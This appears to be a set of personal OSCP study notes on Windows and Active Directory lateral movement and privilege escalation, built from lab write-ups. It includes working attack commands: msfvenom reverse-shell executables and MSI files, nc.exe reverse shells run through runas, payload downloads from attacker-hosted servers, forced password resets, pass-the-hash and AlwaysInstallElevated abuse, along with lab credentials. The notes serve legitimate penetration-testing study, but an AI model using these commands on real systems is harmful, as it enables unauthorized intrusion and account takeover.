Usually need something like: ForceChangePassword, GenericAll, GenericWrite

In the [Nagoya](#) PG Practice, we see the user Christopher (username is **christopher.lewis**) belongs to 3 groups where most only 2, domain user, developer and employee groups. So, we want to change his password to login as him.

- They don't make it clear how they found out they have privileges to do this though. They were in the svc\_helpdesk account though, so maybe they thought this account has the privileges to change ppl's password. Usually you look at bloodhound too see if you have such privileges, like ForceChangePassword, GenericAll, GenericWrite

Also seen in the [Hokkaido](#) PG Practice although the writeup doesn't make it clear how we know we can change the password. They probably found out by looking at Bloodhound.

```
rpcclient $> queryusergroups 0x46c
    group rid:[0x201] attr:[0x7]
    group rid:[0x46a] attr:[0x7]
    group rid:[0x451] attr:[0x7]
rpcclient $> queryusergroups 0x46d
```

Here is the command used:

- [setuserinfo](#) christopher.lewis 23 'Admin!'
- [setuserinfo2](#) christopher.lewis 23 'Admin!'
  - christopher.lewis is the username and 'Admin!' is the password
  - 23 specifies level 23. Level 23 allows you to modify password-related information, including changing the user's password

**setuserinfo explained (from the Nagoya PG Practice writeup):**

💡 In the **rpcclient** tool, the **setuserinfo** function is used to modify user account information on a remote Windows system. The **level** parameter in this

context refers to the level of information detail that you want to modify or retrieve when working with user account data.

Commonly used levels for user account information include:

**Level 0:** Basic information, such as username and full name.

**Level 1:** Additional information, including home directory, script path, and profile path.

**Level 2:** Further information, like password age, privileges, and logon script.

**Level 3:** Detailed information, including all the above and group memberships.

**Level 4:** Even more detailed information, including all the above and security identifier (SID).

To set a user's password using the `rpcclient` tool, you would typically use `setuserinfo2` function with a level of 23. The `level` parameter corresponds to the level of user information that you're modifying, and for changing passwords, the relevant level is 23. Level 23 includes all the attributes from level 1 (which provides basic user information) and adds the ability to modify the user's password.

The `setuserinfo` function in `rpcclient` is typically used to modify user account information, but it might not directly support changing passwords. To change a user's password using `rpcclient`, the `setuserinfo2` function with level 23 is the recommended approach.

The `setuserinfo2` function with level 23 allows you to modify password-related information, including changing the user's password. Level 23 includes all the attributes from level 1 and provides the additional functionality to manage passwords.

While some versions of `rpcclient` might support changing passwords using `setuserinfo` with certain parameters, it's safer and more consistent to use `setuserinfo2` with level 23 for password changes.

---

# RDP (Remote Desktop Protocol)

If psexec and nothing else is working, then try "runas" or "RunAsCs," and then from there you can upload a reverse shell using runas and then activate it to get a reverse shell

- Look at [runas](#) section for more information

**Port 3389 — Remote Desktop Protocol (RDP)**

3389/tcp open ms-wbt-server Microsoft Terminal Services (nmap scan format)

nxc rdp

Make sure to use this flag if it's a local user:

- **--local-auth**

Note: as with other nxc commands, as shown [here](#), when we get valid credentials using nxc but there is no Pwn3d! tag, that means the account exists but we can't login using that service

```
[kali㉿kali] ~]$ nxc rdp 192.168.216.189 192.168.216.191 192.168.216.245-250 -u offsec -p lab
RDP 192.168.216.250 3389 WINPREP [*] Windows 10 or Windows Server 2016 Build 22000 (name:WINPREP) (domain:WINPREP) (nla:True)
RDP 192.168.216.249 3389 LEGACY [*] Windows 10 or Windows Server 2016 Build 20348 (name:LEGACY) (domain:LEGACY) (nla:True)
RDP 192.168.216.248 3389 EXTERNAL [*] Windows 10 or Windows Server 2016 Build 20348 (name:EXTERNAL) (nla:False)
RDP 192.168.216.247 3389 WEB02 [*] Windows 10 or Windows Server 2016 Build 20348 (name:WEB02) (domain:WEB02) (nla:False)
RDP 192.168.216.250 3389 WINPREP [*] WINPREP\offsec:lab (Pwn3d!)
RDP 192.168.216.249 3389 LEGACY [*] LEGACY\offsec:lab (STATUS_LOGON_FAILURE)
RDP 192.168.216.248 3389 EXTERNAL [*] EXTERNAL\offsec:lab
RDP 192.168.216.247 3389 WEB02 [*] WEB02\offsec:lab (STATUS_LOGON_FAILURE)
RDP 192.168.216.191 3389 LOGIN [*] Windows 10 or Windows Server 2016 Build 20348 (name:LOGIN) (domain:relia.com) (nla:True)
RDP 192.168.216.191 3389 LOGIN [*] relia.com\offsec:lab (STATUS_LOGON_FAILURE)
Running nxc against 8 targets 100% 0:00:00
```

- **nla:False** is a security issue

NLA (Network Level Authentication) is a security feature in RDP that requires the client to authenticate before a full RDP session is established.

- With NLA enabled (**nla:True**), you must provide valid credentials first, and only then will the RDP service create a desktop session.
- With NLA disabled (**nla:False**), **the RDP server lets anyone reach the Windows login screen without authentication at the network level.**

This means brute forcing, password spraying, or credential stuffing attacks are possible without being blocked by NLA.

## RDP General

Tip: Sometimes we can get additional info, like a username, with an empty rdesktop.

```
(kali㉿kali)-[~/offsec-labs/TEMP-publish]
$ rdesktop NICEL
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses an invalid security certificate which can not be trusted for
the following identified reason(s);

1. Certificate issuer is not trusted by this system.

Issuer: CN=nickel

Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection attempt will be aborted:

Subject: CN=nickel
Issuer: CN=nickel
Valid From: Fri Oct 20 16:45:50 2023
To: Sat Apr 20 16:45:50 2024

Certificate fingerprints:

    sha1: 9acdce0693d8ad583fb2f313a7f91c37bef5f820
    sha256: 9cd7884f4118c4990f0fad12c9fbdc3a66b6378c2fa8bbc4fc6ade9214fe4f30

Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Failed to connect, CredSSP required by server (check if server has disabled old TLS versions, if yes use -V option).-
```

- Not this time

### rdesktop:

```
rdesktop 10.10.10.10          # connect using defaults
rdesktop -u username 10.10.10.10      # connect with username
rdesktop -u username -p pass 10.10.10.10 # with password
rdesktop -g 1024x768 10.10.10.10      # set window size
```


rdesktop -u 'anirudh' -p 'SecureHM' -g 85% -D DC.vault.offsec

- This one is good for AD
- **DC.vault.offsec** is the full FQDN for the Domain Controller computer

### xfreerdp:

```
xfreerdp3 /v:<ip_address> /u:<username> /p:<password> /cert:ignore /dynamic-resolution  
/drive:test,/home/kali +clipboard
```

- This one is good for non-AD and also AD too
- Also works for AD btw. Worked fine for MedTech Challenge Lab
- Maybe try /clipboard instead of +clipboard
- The shared folder will appear as "test" drive in RDP, and it will appear in /home/kali



- On RDP, go to file manager, and access the shared folder here
- And the full path to shared folder is \\tsclient\\test

```
xfreerdp3 /v:<ip_address> /u:<username> /p:<password> /cert:ignore /dynamic-resolution  
/compression /auto-reconnect +clipboard
```

- Same as the one above but also has /compression (for faster stuff) and /auto-reconnect so that it auto reconnects if connection lost

### Shared Folder:

- **/drive:test,/home/kali/Documents/pen-200**
  - Mounts a shared folder from your Kali machine into the remote session.
    - **test**: This is the name the drive will appear as on the remote Windows machine.
    - **/home/kali/Documents/pen-200**: This is the local folder on Kali that will be shared.
- So inside the RDP session, you will see a new drive (likely under This PC) named test, and it will give access to your Kali folder /home/kali/Documents/pen-200.
- Full command is like this:

- `xfreerdp3 /v:<ip_address> /u:<username> /p:<password> /cert:ignore /dynamic-resolution /compression /auto-reconnect /drive:test,/home/kali/pen-200 +clipboard`
- For rdesktop:
  - `rdesktop -z -P -x m -u offsec -p lab 192.168.212.250 -r disk:test=/home/kali/Documents/pen-200`

`xfreerdp3 /u:'anirudh' /p:'SecureHM' /v:vault.offsec /cert:ignore /dynamic-resolution +clipboard`


- This might be invalid. Since `vault.offsec` is the domain name, and there is no machine IP in this command. Anyways, this command didn't work in the writeup
- This one is good for AD (used in [Vault PG Practice](#))
- `vault.offsec` is the full domain name
- `/dynamic-resolution`
  - Purpose: Enables dynamic resizing of the remote desktop window.
  - Effect: If you resize the FreeRDP window locally, the resolution of the remote desktop adjusts automatically without reconnecting.
- `+clipboard`
  - Purpose: Enables clipboard redirection.
  - Effect: Allows copy-paste between your local machine and the remote RDP session.

...

`xfreerdp3 /u:Eric.Wallows /p:EricLikesRunning800 /v:192.168.196.95 /drive:/tmp /cert:ignore /dynamic-resolution +clipboard`

...

`/drive:/tmp` means that if we put files inside of our Linux `/tmp` file, then we can interact with it on the file explorer of RDP, making it easier to transfer files



This is from the RDP

---

## psexec (impacket-psexec)

If psexec and nothing else is working, then try "runas" or "RunAsCs," and then from there you can upload a reverse shell using runas and then activate it to get a reverse shell

- Look at [runas](#) section for more information

The actual psexec.exe is in windows and is located in C:\Tools\SysinternalsSuite

- `./PsExec64.exe -i \\FILE04 -u corp\jen -p Nexus123! cmd`
  - `FILE04` is the host name of the machine
  - `corp\jen` is in domain\username format, or the NetBIOS logon name format
  - `Nexus123!` is the password
  - `cmd` means that we want to open a command shell as this user

**The Linux version is as below:**

Located in `/usr/share/doc/python3-impacket/examples/psexec.py`

Or more simply, you can run the `impacket-psexec` command

**Here is how to use psexec.py with password:**

- For local users:
  - `impacket-psexec administrator@10.10.10.10`
- For Domain Joined Users:
  - `impacket-psexec <domain>/<username>:<password>@<target_ip>`
    - VERY IMPORANT!!! It's a forward slash (/) not a backslash (\) for the DOMAIN/username formatting.
    - This is very weird since most of the times it's backslash
    - I learned this the hard way in Relia Challenge Lab

Here is how to use psexec.py with NTLM Hash:

- impacket-psexec [domain]/administrator@[IP] -hashes [hash]:[hash]
    - Put in the NTLM hash for both entries, I think
    - VERY IMPORANT!!! It's a forward slash (/) not a backslash (\) for the DOMAIN/username formatting.
    - This is very weird since most of the times it's backslash
    - I learned this the hard way in Relia Challenge Lab
- 

## Winrm and winrs

More information in **OSCP 24.1.1. WMI and WinRM**

**WinRM (Windows Remote Management)** is Microsoft's implementation of the WS-Management protocol for remote system management over HTTP(S) (ports 5985/5986). It lets you execute commands, manage services, and run scripts on remote Windows systems.

You can interact with **WinRM** using:

- **winrs** → Command-line tool; run single commands remotely.  
Example:  
`winrs -r:target -u:user -p:pass "cmd /c whoami"`
  - `/c` means: Run the command that follows, then terminate the command prompt.
    - `/k` → run command and keep the prompt open afterward
    - `/s` → modify how quotes are handled in the command string
- **PowerShell Remoting (New-PSSession)** → PowerShell cmdlet; create full remote PowerShell sessions.  
Example:

```
$cred = Get-Credential
```

```
$session = New-PSSession -ComputerName target -Credential $cred
```

```
Enter-PSSession $session
```

---

# Winrm and Evil-winrm

Run all your evil-winrm inside of ~/Downloads so that you can use the upload feature easier to move files from Downloads to evil-winrm!

If psexec and nothing else is working, then try "runas" or "RunAsCs," and then from there you can upload a reverse shell using runas and then activate it to get a reverse shell

- Look at [runas](#) section for more information

**winRM HTTP uses 5985**

- [5985/tcp open wsman](#)

**winRM HTTPS (uses SSL) uses 5986**

**If you want to use the SSL version of winRM (in Timelapse HTB, only SSL version was open):**

- Use the [-S](#) flag

**On linux, you can use evil-winrm:**

- [evil-winrm -i 10.129.136.91 -u \[username\] -p \[password\]](#)
  - This should get you connected to the windows machine remotely. It uses WinRM, which is like SSH for Windows. This will only work if WinRM port is open on the machine though

Evil-winrm pass the hash:

- [evil-winrm -i 10.129.136.91 -u \[username\] -H \[NTLM hash\]](#)
  - Seen on OSCP-A, machine 10.10.196.142

## ~~NOTE ABOUT LOCAL vs. DOMAIN USER:~~

- ~~- If you don't specify the domain using the -d flag, then it will try credentials as a local user first and then if it doesn't work then it will try domain user. So if you want to ensure it tries domain user, then use the -d flag~~
  - ~~- -d 'corp'~~

For the **Cicada HTB**, they used **nxc** to see that a specific username and password had READ and WRITE access for C\$ share, which is the default admin share for the root of the C: drive. So that implies admin-level access. And so they used that username and password for evil-winrm, which worked

## How to leave evil-winrm

- `exit`
  - This sends you back to your VM

## You can use nxc on winrm:

- `nxc winrm 10.10.10.10 -u [username] -p [password]`
  - This checks to see if user is authenticated to access winrm
  - **If you are in an AD domain and this is a domain user account**, then try not specifying the domain first, and then if you need to try:
    - `-u '[DOMAIN]\[username]'`
    - Make sure to put single quotes around it

## How to get files from local machine to Winrm

1. First get the file to the same directory where you ran evil-winrm
2. Then inside of the evil-winrm terminal, run this:
  - a. `upload [nameOfFile].exe`
    - i. Replace with your file name
    - ii. This will get the file into your winrm
  - b. `upload [nameOfFile].exe newName.exe`
    - i. You can specify the new name of the file using second argument
3. If you don't know what working directory you're currently in, make up a random path and you can infer the working directory based on the error

## How to get files from Winrm to local machine

1. `download [nameOfFile].exe`

## Evil-winrm vs. PsExec

- **Evil-winrm** is just using the windows remote management system, **so it requires remote management (user group) be enabled** on the machine (which usually is in an AD environment but not always).
- **PsExec** works by uploading a reverse shell in the C drive (**so it requires that you have Administrator credentials, or at least administrative privileges over the target user**)
  - For psexec.py, you will receive a shell as SYSTEM regardless of whether you use pass-the-hash or a plaintext password, as long as the authenticated user has administrative privileges on the target system.

- With **evil-winrm** any user belonging to the "Remote Management Users" group can log into the machine. Winrm is just you can think of it as just command line login instead of rdp (it gives you a gui). So normally say like you're just on the IT team and you wanna remotely manage another AD-joined machine, you can just log into the other machine in your powershell if you have the right privileges
- With **PSEXEC**:
  1. First, the user that authenticates to the target machine needs to be part of the Administrators local group.
  2. Second, the ADMIN\$ share must be available
  3. Third, File and Printer Sharing has to be turned on. Luckily for us, the last two requirements are already met as they are the default settings on modern Windows Server systems.

How **PSEXEC** works:

- Writes psexesvc.exe into the C:\Windows directory
  - Creates and spawns a service on the remote host
  - Runs the requested program/command as a child process of psexesvc.exe
- 

## runas

The **runas** command in Windows allows you to run a program or command as another user, such as an administrator or domain user. All you need is their password. **This is helpful when something like RDP or winrm or psexec are all not working.**

**IMPORTANT:** runas only really works fine when you have a GUI (like RDP). If you only have the terminal, then it doesn't really work well. So, use **RunAsCs** instead (look below)

Ex.

- `runas /user:USERNAME "command"`
- `runas /user:Administrator cmd`
  - This prompts you for the Administrator password and then opens a new Command Prompt with their privileges.

An example of runas in order to login to Administrator was seen in the [DVR4](#) PG practice

- `runas /user:administrator "C:\users\viewer\Desktop\nc.exe -e cmd.exe 192.168.49.57 443"`
  - They made it run a reverse shell

In the **Flight HTB** however, we are trying to run a command as another user, but we want to provide the password, but the regular "runas" command can get glitchy when putting in password while inside of a netcat reverse shell (**only really works well when you're inside of a Windows GUI, like RPD**). So we have to use another tool called **RunAsCs**

## RunAsCs

RunAsCs is just "runas" but it's in C# so it's a .NET program, so it should be good for Windows

### Using Invoke-RunasCs.ps1 to run reverse shell

This is from the [Access](#) PG Practice. For context, they are already in a compromised user (svc\_apache) in windows, and are using runasc for another user (svc\_mssql) to try and get a shell on that user (svc\_mssql)

1. `msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=445 -f exe > shell.exe`
  - a. Create a .exe reverse shell
2. `python3 -m http.server`
  - a. Host it
3. `powershell iwr http://192.168.45.154/shell.exe -outfile shell.exe`
  - a. This uploads the reverse shell to the already compromised windows user, so that the **Invoke-RunasCs** can run the shell
4. `Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "shell.exe"`
  - a. This runs the "shell.exe" command as the target user **svc\_mssql**, which we wanted to access instead of our current compromised windows user

## RunasCs General Usage

How to upload RunAsCS to reverseshell and get it to work:

1. Go to <https://github.com/antonioCoco/RunasCs> and go to the releases page and download RunasCs.zip file
2. Move it from downloads to wherever you are
  - a. `mv ~/Downloads/RunasCs.zip .`
3. `unzip RunasCs.zip`
4. Start a python server in local machine
  - a. `python3 -m http.server 7000`

5. In the reverse shell, curl for the RunasCs.zio
  - a. `curl http://[OWN_IP]:7000/RunasCs.exe -o RunasCs.exe`
    - i. This saves it as RunasCs.exe in the reverse shell
    - ii. If this gives error, try maybe putting the -o flag before the URL
6. Now we can run the RunasCs.exe
  - a. `\runascs.exe [user_to_run_as] [password_user] [command]`
    - i. The "password\_user" is the password of the user you want to run as

### You can also use "runas" and "RunAsCs" to switch users

This is as seen in the **Fight HTB**

1. Open a netcat on your local machine
    - a. `rlwrap nc -lvpn 4444`
  2. Open a powershell.exe as the target user and send to your own IP
    - a. `\runascs.exe [user_to_run_as] [password_user] powershell.exe -r [OWN_IP]`
  3. You should now have the powershell as that user
- 

## Privilege Escalation

**Privilege Escalation** (got this list from [Billyboss](#) PG Practice):

- Situational Awareness
- User/Group Privileges
- PowerShell History(Transcription, Script Logging)
- Sensitive Files
- Insecure Service Executables
- DLL hijacking
- Unquoted Service Path
- Application-based exploits
- Kernel Exploits
- Check root, user home, Documents, Desktop, Downloads directories.
- Also, (added this by myself) look at schedule tasks

From OSCP DISCORD

- Take a look at this sample Windows Privesc methodology:
  - Horizontal Privesc vs Vertical Privesc
  - Process integrity level and UAC
  - GUI access (RDP) vs reverse shell
    - sc.exe (powershell) vs sc
      - Get-Service and Get-CimInstance (GUI vs non-GUI)
  - Enumeration:
    - Username and hostname
    - Group memberships of the current user
    - Existing users and groups
    - Operating system, version and architecture
    - Network information
    - Installed applications
    - Running processes
    - Scheduled tasks
    - Looting creds (Docs, logs, powershell history, backup, configuration, scripts, db or other files)
    - Abusing assigned rights (SeImpersonate, SeBackUp and etc)
    - DLL Hijacking
    - Service Binary Hijacking
    - Unquoted Service Path
    - Kernel exploits
  - Tools
    - Winpeas
      - watch-command
      - Sysinternals
- 

## Winpeas

Here is the [release page](#)

- **winPEASany.exe** — Best for general use, works across both 32-bit and 64-bit Windows.
- **winPEASx64.exe** — Use if the target is 64-bit Windows.
- **winPEASx86.exe** — Use if the target is 32-bit Windows.

- Versions ending in \_ofs.exe are "optimized for speed" versions (OFS) — they skip some slower checks. Use if time or stealth is a concern.

Recommended default:

- Use **winPEASAny.exe** first unless you know the architecture and want to run the full version.

### How to add color to output (to RDP):

- **REG ADD HKCU\Console /v VirtualTerminalLevel /t REG\_DWORD /d 1**
  - Run this before you run WinPeas, and **then close your current windows session and restart it**. So like close and re-open evil-winrm
- LinPeas already has color, but windows needs some registry tweak because Windows consoles don't natively interpret ANSI escape codes unless you tell them to (via that VirtualTerminalLevel flag).

### How to remove color (reset):

- Using reg delete (removes the value completely):
  - **REG DELETE HKCU\Console /v VirtualTerminalLevel /f**
    - /v VirtualTerminalLevel → target that value.
    - /f → force deletion without asking for confirmation.
- Or, reset it to 0 (disables colors but leaves the entry there):
  - **REG ADD HKCU\Console /v VirtualTerminalLevel /t REG\_DWORD /d 0 /f**
- After either of those, open a new console session — WinPEAS and other tools will go back to plain text.

Tip:

1. Look for text in Red Highlight and Yellow font
2. Look for Yellow text and Red Text

|                    |                                                                |
|--------------------|----------------------------------------------------------------|
| <b>[+]</b> Legend: |                                                                |
| Red                | Indicates a special privilege over an object or something is m |
| isconfigured       | Indicates that some protection is enabled or something is well |
| Green              |                                                                |
| configured         |                                                                |
| Cyan               | Indicates active users                                         |
| Blue               | Indicates disabled users                                       |
| LightYellow        | Indicates links                                                |

**IMPORTANT:** As we saw a lot in the OSCP course, Winpeas output isn't always correct, so always try and double check if you can, like the operating system

## How to save winPEAS output to sublime text with color

Sometimes, winPEAS output is too much and you want to be able to use CTRL + F or more. So, I found a way to save the output to a file and read it in sublime text. THIS INCLUDES READING IT ON your windows host machine, which has a huge screen so it makes reading it SO much quicker and faster.

**First, you have to install ansiescape package on sublime text in order to read ANSI text:**


1. Go to tools on the top of sublime text
2. Click on "install package" on the bottom if it's there
3. And then go to "command palette" on the top of tools
4. Then search for "install package"
5. And then search for "ansiescape"

**Then, you have to save winPEAS output to a file:**

1. `./winPEASany.exe > winpeas.txt`
  - a. It might give you an error but check directory to see if it created it
2. And then upload it to your local kali
3. And then either open it in your sublime text on kali, or drag and drop it (by going to file manager on kali and dropping it into windows host) and open it from sublime text in windows host


**Finally, read it using ANSI package in sublime text:**

1. On the bottom right of Sublime text, you should see "plaintext"



a.

2. Click on that, and then select "ANSI" on the top



a.

3. And now you should have all the colors!!!!
4. And I recommend using the big preview stuff on the right side to help you scroll much faster

## Helpful sections to look at:

[Vault](#) PG Practice included a big list of sections they found interesting from `winpeasany.exe`

### **Looking if you can modify any service registry()**

Look at [this](#) Registry section for more info on how to exploit Service-related Registry

```

[+] Modifiable Services(T1007)
[?] Check if you can modify any service https://book.hacktricks.xyz/windows/window
LOOKS LIKE YOU CAN MODIFY SOME SERVICE/s:
daclsvc: WriteData/CreateFiles

[+] Looking if you can modify any service registry()
[?] Check if you can modify the registry of a service https://book.hacktricks.xyz/
HKLM\SYSTEM\CurrentControlSet\services\regsvc (Interactive [TakeOwnership])

[+] Checking write permissions in PATH folders (DLL Hijacking)()

```

- "Interactive" is referring to the Interactive group, which we are likely part of since that is the group that can RDP, winm, and such
- And "TakeOwnership" means we can change the ownership to ourselves

For the **Sauna HTB**, one helpful section was the "**Looking for AutoLogin Credentials**" where it said "**Some AutoLogon Credentials were found!**"

```

[+] Looking for AutoLogon credentials(T1012)
Some AutoLogon credentials were found!!
DefaultDomainName      : EGOTISTICALBANK
DefaultUserName        : EGOTISTICALBANK\svc_loanmanager
DefaultPassword        : Moneymakestheworldgoround!

```

- We were given username svc\_loanmanager and password

From the [Shenzi](#) PG Practice, we saw **Checking AlwaysInstall Elevated** has red text

```

000000000000 Checking AlwaysInstallElevated
0 https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#alwaysinstallelevated
    AlwaysInstallElevated set to 1 in HKLM!
    AlwaysInstallElevated set to 1 in HKCU!

```

This is called a AlwaysInstallElevated Privilege Escalation attack with MSI

- AlwaysInstalledElevated set to 1 in HKLM
- AlwaysInstalledElevated set to 1 in HKCU
- **How to manually check** (from powall cheatsheet) in the "AutoElevate for malicious MSI files" section
  - reg query HKEY\_CURRENT\_USER\Software\Policies\Microsoft\Windows\Installer
  - reg query HKEY\_LOCAL\_MACHINE\Software\Policies\Microsoft\Windows\Installer

- These two registry keys both being set to 1 means **any user can run .msi files with SYSTEM-level privileges**:
  - HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevate d
  - HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer\AlwaysInstallElevate d
- `msfvenom -p windows/x64/shell_reverse_tcp LHOST=<YOUR tun0 IP> LPORT=445 -f msi -o shell.msi`
  - Create malicious .msi file that is a reverse shell
  - If you need 32-bit, then use `windows/shell_reverse_tcp` as payload
- Start listener
  - `rlwrap nc -lvp 445`
- Host this file on local machine and then curl it from the compromise machine and then run it to get admin shell
  - `.\shell.msi`
  - or
  - `msiexec /quiet /qn /i shell.msi`
    - This is cleaner/stealthier: no pop-ups, no installer windows.

### Windows Credentials (reused for the runas command):

```
=====
[+] Checking Windows Vault()
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-windows-vault
    Not Found

[+] Checking Credential manager()
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-manager-windows-vault

Currently stored credentials:

Target: MicrosoftAccount:target=SSO_POP_Device
Type: Generic
User: 02yehrqdtkscify
Saved for this logon only

Target: WindowsLive:target=virtualapp/didlogical
Type: Generic
User: 02yehrqdtkscify
Local machine persistence

Target: Domain:interactive=MSEGEWIN10\admin
Type: Domain Password
User: MSEGEWIN10\admin
```

- This is from Tib3rius Passwords video
- The last entry says we have stored credentials for admin user (last entry). These can be re-used in "runas"

We can verify this manually using the following command:

- `cmdkey /list`
  - cmdkey is a built-in Windows utility for managing saved credentials in the **Windows Credential Manager**.

How to use saved credentials:

1. If the saved credentials aren't present, run the following script to refresh the credential:
  - a. `C:\PrivEsc\savecred.bat`
    - i. You will need to download it from github
2. We can use the saved credential to run any command as the admin user. Start a listener on Kali and run the reverse shell executable:
  - a. `runas /savecred /user:admin C:\PrivEsc\reverse.exe`

Looking for possible known files that can contain creds:

```
[+] Looking for possible known files that can contain creds(T1083&T1081)
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#credentials-inside-files
C:\Windows\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebAdminFiles\web.config
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\web.config
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ASP.NETWebAdminFiles\web.config
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\setupinfo
C:\Windows\Repair\SAM
C:\Windows\Repair\SYSTEM
root@kali:~#
```

- This is from the Tib3rius Passwords video

From [Vault](#) PG Practice, Looking for AutoLogon Credentials

```
FFFFFFFFFF: Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : VAULT
DefaultUserName        : anirudh
DefaultPassword        : SecureHM
```

- This reveals the credentials anirudh : SecureHM, which is the current user we were logged in as, so this wasn't helpful to us, but this section could be useful in the future if it gives credentials that we didn't already have
- And this is from winpeasany.exe

## Services Information

```

[+] Services Information

[+] Interesting Services -non Microsoft-
Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.wiki/en/windows-local-privilege-escalation/index.html#services
Apache2.4(Apache Software Foundation - Apache2.4)[ "C:\xampp\apache\bin\httpd.exe" -k runservice] - Auto - Running
Possible DLL Hijacking in binary folder: C:\xampp\apache\bin (Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles])
Apache/2.4.53 (Win64) OpenSSL/1.1.1n PHP/7.4.29
=====
mysql(mysql)[C:\xampp\mysql\bin\mysqld.exe --defaults-file=c:\xampp\mysql\bin\my.ini mysql] - Auto - Running - No quotes and Space detected
Possible DLL Hijacking in binary folder: C:\xampp\mysql\bin (Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles])
=====
Scheduler(Scheduler)[ "C:\Scheduler\scheduler.exe"] - Auto - Running - isDotNet
Possible DLL Hijacking in binary folder: C:\Scheduler (Users [Allow: AppendData/CreateDirectories WriteData/CreateFiles])
Scheduling Service RELIA
=====
```

- This is from Relia Challenge Lab Machine .7
- We found **C:\Scheduler\scheduler.exe** (**the last entry**) which they said might be vulnerable to DLL hijacking, and that was indeed the priv esc attack path
- You can look at the **DLL Hijacking** section for more information
  
- In this section, we found a service binary that we could hijack, from MedTech Challenge Lab. More information can be found in the **Service Binary Hijacking** section!
  - I think this is from the Services Information section, but not too sure. You can look at the **Service Binary Hijacking** section to make sure since I pasted the WinPeas output there

## Modifiable Services

```

